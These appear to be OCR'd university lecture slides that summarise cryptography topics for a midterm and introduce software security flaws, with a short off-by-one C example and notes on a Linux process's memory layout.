Midterm Examination

- Mar.18 Monday, after spring break
- Cover everything of cryptology we had in class
- Open book
- No electronic device allowed
- No discussion
- 20%

- Submit Programming assignment 1 if you haven't
  - Send email to me or TA
- Written homework 1 will be handed out today

Summary of Cryptography

- **Basics of cryptology**
  - Crypto terms
  - Kerckhoffs' Principle
  - Shift crypto, double transposition, one-time pad, codebook cipher
- **Symmetric key crypto**
  - Stream cipher: A5/1, RC4
  - Block cipher: Feistel cipher, DES, 3DES, AES, IDEA, Blowfish, RC6
  - Block cipher modes: ECB, CBC, CTR
  - MAC
- **Public key crypto**
  - Knapsack cryptosystem (flawed), RSA, Diffie-Hellman, El Gamal, ECC
  - Uses for public key crypto, PKI
- **Cryptographic Hash functions**
  - Birthday problem
  - Tiger hash
  - HMAC

Chapter 1: Cryptography

Chapter 2: Software Security

Why Software?

- Why is software as important to security as crypto, access control, protocols?
- Virtually all of information security is implemented in software
- If your software is subject to attack, your security can be broken
  - Regardless of strength of crypto, access control or protocols
- Software is a poor foundation for security

Software Flaws

Bad Software is Ubiquitous

- NASA Mars Lander (cost $165 million)
  - Crashed into Mars due to…
  - …error in converting English and metric units of measure
  - Believe it or not
- Denver airport
  - Baggage handling system --- very buggy software
  - Delayed airport opening by 11 months
  - Cost of delay exceeded $1 million/day
  - What happened to person responsible for this fiasco?

Software Issues

Alice and Bob

- Find bugs and flaws by accident
- Hate bad software…
- …but must learn to live with it
- Must make bad software work

Trudy

- Actively looks for bugs and flaws
- Likes bad software…
- …and tries to make it misbehave
- Attacks systems via bad software

Complexity

- “Complexity is the enemy of security”, Paul Kocher, Cryptography Research, Inc.

System	Lines of Code (LOC)
Netscape	17 million
Space Shuttle	10 million
Linux kernel 2.6.0	5 million
Windows XP	40 million
Mac OS X 10.4	86 million
Boeing 777	7 million

Software Security Topics

- Software exploitation (unintentional)
  - Buffer overflow
  - Incomplete mediation
  - Race conditions
- Malicious software (intentional)
  - Viruses
  - Worms
  - Other breeds of malware

Software exploitation through program flaws

- An **error** is a programming mistake
  - To err is human
- An error may lead to incorrect state: **fault**
  - A fault is internal to the program
- A fault may lead to a **failure**, where a system departs from its expected behavior
  - A failure is externally observable

Example

```
char array[10];
for(i = 0; i < 10; ++i)
  array[i] = `A`;
array[10] = `B`;
```

- This program has an **error**
- This error might cause a **fault**
  - Incorrect internal state
- If a fault occurs, it might lead to a **failure**
  - Program behaves incorrectly (external)
- We use the term **flaw** for all of the above

Secure Software

- In software engineering, try to ensure that a program does what is intended
- ***Secure*** software engineering requires that software **does what is intended…**
- **…and nothing more**
- Absolutely secure software is impossible
- How can we manage software risks?

Security Critical Program Flaws


- Program flaws are **unintentional**
  - But can still create security risks

- We'll consider 3 types of flaws
  - Buffer overflow (smashing the stack)
  - Incomplete mediation
  - Race conditions

Refresher

- How is program data laid out in memory?
- What does the stack look like?
- What effect does calling (and returning from) a function have on memory?
- We are focusing on the Linux process model
- Similar to other operating systems

Programs in Memory



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



Programs in Memory

The process's view of memory is that it owns all of it



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

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

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




```
…
2760:    85 d2          test   %edx,%edx
2762:    74 34          je
2764:    55             push   %rbp
…
```

Programs in Memory



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

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



Known at
Compile time

```
static int x;
```

```
static const int y=10;
```

Programs in Memory



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

0xffffffff

```
int f() {
    int x;
    …
```

```
malloc(sizeof(long));
```

```
static int x;
```

```
static const int y=10;
```

0x00000000

Known at
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
Programs in Memory



Dynamically sized at runtime

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malloc(sizeof(long));

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

